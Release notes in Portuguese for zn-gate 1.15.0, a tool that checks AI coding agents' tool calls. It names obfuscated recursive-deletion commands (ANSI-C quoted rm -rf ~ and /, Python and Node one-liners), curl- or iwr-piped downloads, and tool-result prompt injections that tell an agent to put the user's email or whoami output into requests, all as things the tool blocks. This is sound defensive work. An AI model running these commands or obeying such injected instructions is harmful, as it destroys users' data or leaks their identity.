Novidades do zn-gate 1.15.0: ZCode protegido no Windows, exclusões escondidas bloqueadas, mais pedidos de identidade detectados, um zn run mais seguro
John Silver10 min de leitura

O zn-gate 1.15.0 faz o plugin do ZCode proteger as chamadas de ferramentas no Windows, dificulta esconder um comando destrutivo da verificação que roda antes de o seu agente executá-lo, amplia a verificação opcional de downloads enviados por pipe, detecta mais resultados de ferramentas que tentam fazer o seu agente enviar seus dados, confere se o executor de hooks é o que foi instalado antes de executá-lo, fecha uma lacuna no zn run e corrige mensagens que estavam pouco claras ou ausentes. O zn-gate continua não precisando de conta e não envia nada por padrão. Atualize com npm install -g zn-gate@1.15.0 e pip install -U zn-gate.
O ZCode está protegido no Windows agora?
Sim, a partir desta versão. Nas versões anteriores, os hooks do plugin do ZCode iniciavam o /bin/sh pelo caminho completo, que o Windows não tem, então o hook nunca rodava e o ZCode executava toda chamada de ferramenta sem o zn. O zn-gate check informava o plugin como não protegido, mas nada impedia as chamadas. Agora todo evento do plugin também tem um hook para Windows:
- Ele roda. O hook inicia o Node.js diretamente (um pequeno
scripts/zn-hook.cmdprocura na pasta de instalação usual) e recorre a uma versão em PowerShell do launcher quando o Node.js está em outro lugar. Se não encontra um Node.js utilizável, bloqueia a chamada. - Ele responde a tempo. O ZCode deixa uma chamada rodar quando o hook dela estoura o tempo limite. O plugin agora dá 5 minutos aos seus hooks em vez de 30 segundos, e o hook bloqueia a chamada por conta própria 2 minutos depois de o ZCode tê-lo iniciado, também quando o zn-gate está travado. Nos nossos testes em uma máquina Windows de 2 CPUs com todas as CPUs ocupadas, uma verificação comum levou até 131 segundos e um zn-gate travado foi bloqueado em no máximo 154 segundos, então o timeout de 5 minutos deixa folga. Em uma máquina tão ocupada que o hook leve mais de 5 minutos, o ZCode deixa a chamada rodar. O
zn hooks install zcodegrava o mesmo timeout e o mesmo prazo: execute-o de novo para atualizar uma instalação existente. - Ele é cerca de três vezes mais rápido. Em uma máquina nova com Windows Server 2022, 2 vCPUs e o Defender ativado, a primeira chamada de hook da máquina leva 0,7 s em vez de 2,0 s (mediana de duas execuções), e uma chamada posterior 0,3 s em vez de 0,9 s.
- Ele executa apenas os arquivos do próprio plugin. Funciona a partir de pastas de usuário cujos nomes têm espaços,
&, parênteses,^ou%, e nunca executa um arquivo de mesmo nome que esteja no projeto.
O zn-gate check executa ali o hook do Windows e não informa mais um hook como "could not be started" quando ele respondeu e terminou antes de ler toda a sua entrada. Depois de atualizar, instale o plugin de novo no ZCode (Settings, Plugins).
Quais exclusões escondidas o zn-gate detecta agora?
A verificação de comandos destrutivos bloqueia a exclusão recursiva da sua pasta pessoal, da raiz do sistema de arquivos ou de uma pasta do sistema antes de o agente executá-la. A 1.15.0 lê mais duas formas de escrever uma:
- Aspas ANSI-C:
$'\x72m' -rf ~,rm -rf $'\x7e'e$'\162m' -rf /são bloqueados. Um$'...'literal que apenas é impresso, como emecho $'\x72m -rf ~', continua permitido. - One-liners de interpretadores: o código passado a
python -c,node -e,perl -eeruby -e(também atrás desudoouenv) é lido. Um one-liner que exclui essas pastas de forma recursiva (shutil.rmtree,fs.rmSynccomrecursive,remove_tree,FileUtils.rm_rf,unlink glob) é bloqueado comorm_root_home.
Veja Comandos destrutivos para a lista completa.
Quais downloads enviados por pipe são bloqueados?
A regra pipe_to_shell vem desligada por padrão. Ative-a com hooks.blockDestructiveCommands em ~/.zn/config.json (por exemplo ["rm_root_home", "disk_overwrite", "pipe_to_shell"], ou true para as seis regras) ou com ZN_BLOCK_DESTRUCTIVE=1. Com ela ativada, a 1.15.0 também bloqueia:
- Um download enviado por pipe a
python,node,perlourubyque lê o programa a partir do pipe, comocurl ... | python3ou| sudo python3 -, é bloqueado comopipe_to_shell.| python3 -m json.toole| python3 script.pycontinuam permitidos. - No PowerShell 7, uma linha que começa com um pipe continua o comando da linha de cima, então um download como
iwr https://example.com/i.ps1seguido de uma linha| iexé bloqueado. Uma linha seguinte que envia por pipe a algo inofensivo, como| ConvertFrom-Json, continua permitida.
Mais pedidos de identidade detectados
O texto de um resultado de ferramenta pode mandar o seu agente colocar seus dados em uma requisição. As regras de pedido de identidade (pi:identity_request e pi:identity_request_multi) agora detectam mais disso: "the user email" sem o apóstrofo, "their email" em um cabeçalho X- personalizado ou na requisição seguinte, uma instrução que quebra para uma segunda linha e uma instrução para executar whoami ou git config user.email e colocar o resultado em um cabeçalho, parâmetro de URL, cookie, campo de formulário ou requisição. Documentação de API que pede um endereço de e-mail "em toda requisição", em um cabeçalho User-Agent ou From, em um link mailto, no corpo de uma requisição ou em um formulário não é sinalizada, e frases que dizem para não enviar os dados também não. Como antes, essas regras são avisos por padrão e bloqueiam no modo estrito.
O launcher de hooks verifica o que executa
No macOS e no Linux, e para o Claude Code no Windows (que executa o mesmo launcher pelo Git Bash), o launcher de hooks do zn agora só executa o executor de hooks do zn-gate enquanto esse arquivo ainda tiver o SHA-256 registrado na instalação, e não recorre mais a um zn encontrado no PATH. Um executor que foi editado ou trocado por um stub é bloqueado, com uma mensagem para executar zn hooks install <agent> de novo, e o zn-gate check o informa. A verificação cobre o arquivo do executor, não os demais arquivos do pacote. Os hooks PowerShell embutidos do Codex CLI, do Cursor, do Gemini CLI e do Antigravity no Windows não mudaram.
O que mudou no zn run e no gateway em Rust?
zn rune pastas temporárias: ozn runrecusa um comando permitido que resolve para um arquivo em uma pasta temporária. Dois casos escapavam. Primeiro, a pasta temporária era tomada deTMPDIR,TEMPeTMP, que o agente pode definir para o comando, então apontá-las para outro lugar deixava um arquivo plantado na pasta temporária do sistema rodar com o segredo. As pastas temporárias do sistema (/tmp,/var/tmp,/dev/shm, as pastas temporárias por usuário do macOS e, no Windows, a pasta temporária do perfil do usuário e a do sistema) agora são sempre verificadas. Segundo, no Windows, uma pasta temporária citada em uma forma e uma entrada do PATH em outra (o nome longo, o nome curto 8.3, uma unidadesubstou um caminho\\?\) não coincidiam; agora coincidem, e a verificação de arquivos dentro do projeto compara as mesmas formas.- Publicação no PyPI: o pacote Python agora é publicado com o
pypa/gh-action-pypi-publish1.14.3, que não confia mais no certificado raiz da emSign que o GHSA-5xjx-3w67-w9x9 informa como comprometido. Os arquivos no PyPI da 1.14.1 e da 1.15.0-rc.1 coincidem com oSHA256SUMSassinado nas suas versões do GitHub. - Dependências do gateway em Rust: o gateway é compilado com zip 9.3.0 e wasmtime 48.0.8, que corrigem o RUSTSEC-2026-0429 (o zip 8.6.0 podia abortar o processo diante de uma entrada de arquivo que é um symlink com tamanho declarado grande; o gateway nunca extrai arquivos) e o RUSTSEC-2026-0422, o RUSTSEC-2026-0423 e o RUSTSEC-2026-0424 (verificações entre componentes WebAssembly).
Correções
- Init guiado sem internet: o
zn-gate initagora diz "no internet connection: npm could not reach the registry" e o que fazer em seguida, em vez de culpar as permissões da pasta global do npm. A etapa de instalação do npm desiste depois de cerca de 30 segundos e nunca espera mais de 3 minutos. No Windows, quando essa etapa estoura o tempo, o próprio npm agora é interrompido. - OpenCode: quando o hook do zn não consegue iniciar (por exemplo, o Node.js com o qual foi instalado sumiu), a chamada bloqueada diz isso em palavras simples e dá o passo de reparo (
zn-gate checke depoiszn hooks install opencode), em vez de um erro bruto. - O mesmo próximo passo em todo lugar: quando uma verificação estoura o tempo ou falha, todo agente agora diz para tentar de novo e, se continuar acontecendo, para executar
zn-gate check. - ZCode: quando a verificação da saída de uma ferramenta estoura o tempo, ou a saída é grande demais para ser verificada (mais de 32 MiB), o ZCode agora recebe um aviso de que a saída não foi retida, em vez de um bloqueio ou de uma mensagem de que foi retida, já que a ferramenta já tinha rodado.
zn-gate check: ele lê os hooks do plugin do ZCode do sistema em que roda, e não avalia o hook do outro sistema nem toma um caminho do Windows comoC:/Windows/...por um programa procurado pelo nome.- Disco cheio: os hooks não deixam mais um arquivo de bloqueio vazio ao lado do log de evidências, o que fazia cada chamada de hook seguinte esperar meio segundo.
- zn-gate stats: somente os dias cujas contagens compartilhadas foram realmente enviadas são informados como enviados; um dia que falhou no envio é tentado de novo na execução seguinte.
- Pacote Python: um resultado de ferramenta que contém o mesmo objeto muitas vezes não é mais bloqueado com a regra
size:items.ZN_STRICTeZN_BLOCK_TRUNCATEDavisam quando definidas com um valor diferente de1, o que as deixa desligadas. Comon_block="ignore", as integrações com LangChain e LlamaIndex agora registram um aviso, com a regra e o local onde aconteceu, quando deixam algo passar. O aviso de uma chamada à nuvem que falhou diz o que deu errado e que as regras locais foram usadas.
A lista completa está no changelog.
Como atualizo?
npm install -g zn-gate@1.15.0
pip install -U zn-gate
npx -y zn-gate@1.15.0 check
A atualização renova os launchers de hooks que ela gravou, também no Windows. Se o seu gerenciador de pacotes pula scripts de instalação (npm install --ignore-scripts, pnpm ou bun), execute zn hooks install <agent> de novo para cada agente que você usa; até lá os hooks bloqueiam as chamadas de ferramentas e avisam para fazer isso (com o pnpm eles continuam executando o executor de hooks da versão instalada antes, sem mensagem). O check mostra quais agentes precisam disso. Se você usa o plugin do Claude Code, execute claude plugin update zn-gate@usezn e inicie uma nova sessão. Se você usa o plugin do ZCode no Windows, instale-o de novo no ZCode (Settings, Plugins).